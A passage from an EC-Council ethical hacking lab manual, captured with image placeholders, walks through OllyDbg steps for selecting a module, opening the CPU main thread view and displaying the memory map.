
34. Double-click any module to view the complete information of the selected module.

35. In this task, we are choosing the **73120000** module. The results might differ when you perform this task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

36. This will redirect you to the **CPU - main thread** window, as shown in the screenshot.




37. Choose **View** in the menu bar, and then choose **Memory**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

38. A window named **Memory map** appears in OllyDbg, displaying all memory mappings, as shown in the screenshot. Close the **Memory map** window.

